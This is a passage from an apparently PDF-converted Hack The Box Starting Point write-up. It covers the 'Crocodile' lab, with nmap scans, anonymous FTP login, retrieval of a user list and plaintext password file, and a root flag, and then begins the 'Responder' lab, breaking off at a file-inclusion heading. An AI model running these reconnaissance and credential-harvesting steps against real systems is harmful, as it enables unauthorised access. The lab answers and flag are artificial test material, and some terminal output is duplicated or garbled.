--ss/T/S/A/SW/M: TCP SYN/Connect()/ACK/Window/Maimon scans
--S/U: UDP Scan
--N/sf/sX: TCP Null, FIN, and Xmas scans
--scanflags <flags>: Customize TCP scan flags
--S/I <zombie host[:probeport]>: Idle scan
--S/z: SCTP INIT/COOKIE-ECHO scans
--SO: ID protocol scan
--b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
-p <port ranges>: Only scan specified ports
--Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
--exclude-ports <port ranges>: Exclude the specified ports from scanning
--F: Fast mode - Scan fewer ports than the default scan
--r: Scan ports sequentially - don't randomize
--top-ports <number>: Scan <number> most common ports
--port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
--sv: Probe open ports to determine service/version info
--version-intensity <level>: Set from 0 (light) to 9 (try all probes)
--version-light: Limit to most likely probes (intensity 2)
--version-all: Try every single probe (intensity 9)
--version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN:
--sc: equivalent to --script=default
--script=<Lua scripts>; <Lua scripts> is a comma separated list of
directories, script-files or script-categories
--script-args=<n1=v1,[n2=v2, ... >: provide arguments to scripts
--script-args-file=filename: provide NSE script args in a file
--script-trace: Show all data sent and received
--script-updatedb: Update the script database.
--script-help=<Lua scripts>: Show help about scripts.
<Lua scripts> is a comma-separated list of script-files or
script-categories.
OS DETECTION:
```

### Task 2: FTP Service Version

- Question:** Service version on port 21?
- Answer:** vsftpd 3.0.3
- Details:** Identifying service versions like vsftpd 3.0.3 is crucial for pinpointing potential vulnerabilities.

```

(kali㉿kali)-[~]
$ nmap -sV -T4 -sC --min-rate=1000 --max-retries=1 --open 10.129.1.15 -DB
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 05:46 EAT
Nmap scan report for 10.129.1.15
Host is up (0.22s latency).
Not shown: 713 closed tcp ports (conn-refused), 285 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to ::ffff:10.10.14.76
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r-- 1 ftp    ftp        33 Jun 08 2021 allowed.userlist
|_rw-r--r-- 1 ftp    ftp        62 Apr 20 2021 allowed.userlist.passwd
80/tcp    open  http   Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Smash - Bootstrap Business Template
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.88 seconds

```

## Task 3: FTP Anonymous Login Code

- Question:** FTP code for "Anonymous FTP login allowed"?
- Answer:** 230
- Details:** This indicates that the FTP server permits anonymous logins, a potential security risk.

```

(kali㉿kali)-[~]
$ ftp 10.129.1.15
Connected to 10.129.1.15.
220 (vsFTPD 3.0.3)
Name (10.129.1.15:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

```

## Task 4: FTP Anonymous Login Username

- Question:** Username for anonymous FTP login?
- Answer:** anonymous

- Details:** 'anonymous' is a default username for accessing FTP servers without specific credentials.

The screenshot shows a terminal window titled 'kali (Snapshot 2) [Running] - Oracle VM VirtualBox'. The terminal displays the results of an nmap scan on port 21, which shows an open vsftpd service on port 21/tcp. The output includes details about the server's version (vsFTPD 3.0.3), status (Connected to ::ffff:10.10.14.76), and type (ASCII). It also lists files in the root directory: .htaccess, allowed.userlist, and passwd. Below the nmap output, an ftp session is shown connecting to the server as anonymous. The user lists themselves as 'anonymous' and successfully logs in. They then issue a 'dir' command to list the contents of the current directory.

```

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to ::ffff:10.10.14.76
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.3 - secure, fast, stable
| End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r-- 1 ftp      ftp      33 Jun 08 2021 allowed.userlist
|_rw-r--r-- 1 ftp      ftp      62 Apr 20 2021 allowed.userlist.passwd
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Smash - Bootstrap Business Template
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.88 seconds

(kali㉿kali)-[~]
$ ftp 10.129.1.15
Connected to 10.129.1.15.
220 (vsFTPD 3.0.3)
Name (10.129.1.15:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
  
```

## Task 5: FTP File Download Command


- Question:** Command to download files on FTP server?
- Answer:** get
- Details:** 'get' is used for downloading files from FTP servers, crucial for data exfiltration.

The screenshot shows a Firefox browser window with the URL 'https://www.computerhope.com/issues/ch001246.htm'. The page contains a table with several rows of FTP commands and their descriptions. The 'get' command is highlighted in blue, indicating it is the answer to the task.

|                   |  |
|-------------------|--|
| <b>debug</b>      | Sets debugging on or off.  |
| <b>dir</b>        | Lists files if connected.<br><br><b>dir -C</b> lists the files in wide format.<br><b>dir -1</b> lists the files in bare format in <b>alphabetic</b> order<br><b>dir -r</b> lists directory in reverse alphabetic order.<br><b>dir -R</b> lists all files in current directory and subdirectories.<br><b>dir -S</b> lists files in bare format in alphabetic order. |
| <b>disconnect</b> | Exits from FTP.  |
| <b>get</b>        | Grabs file from the connected computer.  |
| <b>glob</b>       | Sets <b>globbing</b> on or off. When turned off the file name in the put and get commands is taken literally and wildcards are not used.   |
| <b>hash</b>       | Sets <b>hash mark</b> printing on or off. When turned on, for each 1024 bytes of data  |

## Task 6: Privileged Username in Userlist

- **Question:** Higher-privilege username in 'allowed.userlist'?
- **Answer:** admin
- **Details:** Identifying usernames like 'admin' can lead to potential privilege escalation opportunities.



```

kali@kali: ~/Downloads x kali@kali: ~ x kali@kali: ~ x
At session startup, client count was 1
vsFTPd 3.0.3 - secure, fast, stable
End of status
ftp-anon: Anonymous FTP login allowed (FTP code 230)
-rw-r--r-- 1 ftp     ftp          33 Jun 08 2021 allowed.userlist
-rw-r--r-- 1 ftp     ftp          62 Apr 20 2021 allowed.userlist.passwd
80/tcp open  http   Apache httpd 2.4.41 ((Ubuntu))
http-title: Smash - Bootstrap Business Template
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.88 seconds

(kali㉿kali)-[~]
└─$ ftp 10.129.1.15
Connected to 10.129.1.15.
220 (vsFTPd 3.0.3)
Name (10.129.1.15:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40422|)
150 Here comes the directory listing.
-rw-r--r-- 1 ftp     ftp          33 Jun 08 2021 allowed.userlist
-rw-r--r-- 1 ftp     ftp          62 Apr 20 2021 allowed.userlist.passwd
226 Directory send OK.
ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
229 Entering Extended Passive Mode (|||48532|)
150 Opening BINARY mode data connection for allowed.userlist (33 bytes).
100% [*****] 33 555.62 KiB/s 00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.10 KiB/s)
ftp> 

```

## Task 7: Apache HTTP Server Version

- **Question:** Apache HTTP Server version?
- **Answer:** Apache httpd 2.4.41
- **Details:** Knowing exact versions like Apache httpd 2.4.41 helps in targeting specific vulnerabilities.

```

kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~| kali@kali: ~| kali@kali: ~
(kali㉿kali)-[~]
$ ls
allowed.userlist  Desktop  Downloads  hash.txt  Music  oldHunter  Exploit-DB  nibbles_initial_scan.nmap  nishang  Public  Templates  text.txt-h  Videos
crack            Documents flag.txt  hey.txt  nibbles_initial_scan.gnmap  nibbles_initial_scan.xml  Pictures  shell.php  text.txt  ty.txt
(kali㉿kali)-[~]
$ cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin
(kali㉿kali)-[~]
$ Starting Point


```

What is one of the higher-privilege sounding usernames in 'allowed.userlist' that we download from the FTP server?

SUBMIT ANSWER

## Task 8: Gobuster Filetype Search

- Question:** Gobuster switch for filetypes?
- Answer:** -x
- Details:** The -x switch in Gobuster is used for specifying file extensions, aiding in targeted directory brute-forcing.



kali (Snapshot 2) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Back The Box - Hack The Box - Home Page | Have The Box Started | How to Use FTP from a... | New Tab

File Actions Edit View Help

kali㉿kali: ~/Downloads x kali㉿kali: ~ x kali㉿kali: ~ x

```
└$ nmap -sV -T4 --script=vsftpd --min-rate=1000 --max-retries=1 --open 10.129.1.15
Starting Nmap 7.94(SVN: https://nmap.org ) at 2024-01-30 05:46 EAT
Nmap scan report for 10.129.1.15
Host is up (0.22s latency).
Not shown: 713 closed tcp ports (conn-refused), 285 filtered tcp ports (no-response)
Some closed ports may be closed as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
| ftp-syst:
|_ STAT:
|   Connected to ::ffff:10.10.14.76
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ http-title: Smash - Bootstrap Business Template
Service Info: OS: Unix

Service discovery performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.88 seconds
```

(Kali㉿kali)-~]

\$ ftp 10.129.1.15

Connected to 10.129.1.15.

220 (vsFTPD 3.0.3)

What switch can we use with Gobuster to specify we are looking for

## Task 9: PHP File Identification

- **Question:** PHP file identified for web service authentication?
  - **Answer:** login.php
  - **Details:** Discovering files like 'login.php' can lead to authentication bypasses and further exploitation.

```

kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~[Downloads] kali@kali: ~ kali@kali: ~ kali@kali: ~
(kali㉿kali)-[~]
$ ls
allowed.userlist  Desktop  Downloads  hash.txt  Music  OldHunter  Exploit-DB  nibbles_initial_scan.nmap  nishang  Public  Templates  text.txt-h  Videos
crack  Documents  flag.txt  hey.txt  nibbles_initial_scan.gnmap  nibbles_initial_scan.xml  Pictures  shell.php  text.txt  ty.txt
(kali㉿kali)-[~]
$ ls
allowed.userlist  crack  Documents  flag.txt  hey.txt  nibbles_initial_scan.gnmap  nibbles_initial_scan.xml  Pictures  shell.php  text.txt  ty.txt
allowed.userlist.passwd  Desktop  Downloads  hash.txt  Music  nibbles_initial_scan.nmap  nishang  Public  Templates  text.txt-h  Videos
(kali㉿kali)-[~]
$ cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin
(kali㉿kali)-[~]
$ cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD69032123sADS
rKXM59ESxesuFHAd
(kali㉿kali)-[~]
$ 


```

Task 9  
Which PHP file can we identify with directory brute force that will provide the opportunity to authenticate to the web service?

SUBMIT ANSWER HINT

## Submit Root Flag

- Flag:** c7110277ac44d78b6a9fff2232434d16
- Details:** Successfully retrieved the root flag, demonstrating effective exploitation of the target services.
- 



## Conclusion

The "Crocodile" lab provides an insightful journey into exploiting common network services like FTP and HTTP. It underscores the importance of

understanding service configurations, employing effective scanning techniques, and exploiting service vulnerabilities for successful penetration testing.

## RESPONDER


### Introduction

The "Responder" lab is an extensive exercise focusing on exploiting file inclusion vulnerabilities and leveraging the Windows Remote Management (WinRM) service. The lab demonstrates how vulnerabilities in web applications can lead to deeper network intrusions.

### Tasks and Findings

#### Task 1: Web Service Redirection

- **Question:** Domain redirected to when visiting the web service?
- **Answer:** unika.htb
- **Details:** The redirection to a specific domain is crucial for understanding the webserver's configuration.



#### Task 2: Server Scripting Language

- **Question:** Scripting language used on the server?
- **Answer:** PHP
- **Details:** Identifying PHP usage is essential for assessing potential vulnerabilities.

```

kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x kali@kali: ~ x
(kali㉿kali)-[~]
$ gobuster dir -u https://10.129.145.217 -w /usr/share/dirb/wordlists/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:                      https://10.129.145.217
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s
Starting gobuster in directory enumeration mode
[+]
Error: error on running gobuster: unable to connect to https://10.129.145.217/: context deadline exceeded (Client.Timeout exceeded while awaiting headers)

[~] $ nmap -p 1-10000 -sV -T4 --min-rate=1000 --max-retries=1 --open 10.129.145.217
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-27 11:05 EAT
Nmap scan report for 10.129.145.217 (North) 17th Floor
Host is up (0.25s latency).
Not shown: 9997 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
5985/tcp  open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7680/tcp  open  http    pando-pub?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.36 seconds

```

## Task 3: Webpage Language Selection

- Question:** URL parameter for different language versions?
- Answer:** page
- Details:** The 'page' parameter is a potential vector for file inclusion attacks.


```

kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x kali@kali: ~ x
(kali㉿kali)-[~]
$ nano /etc/hosts
GNU nano 7.2
127.0.0.1 localhost
127.0.1.1 kali.kali.lan kali
10.129.145.217 unika.htb
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

```


The page will now load in the web browser.

File Actions Edit View Help
root@kali:~/home/kali# root@kali:~/home/kali# nano /etc/hosts
::1 localhost
127.0.1.1 kali.kali.lan kali
10.129.145.217 unika.htb
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters



## Task 4: Local File Inclusion (LFI) Exploit

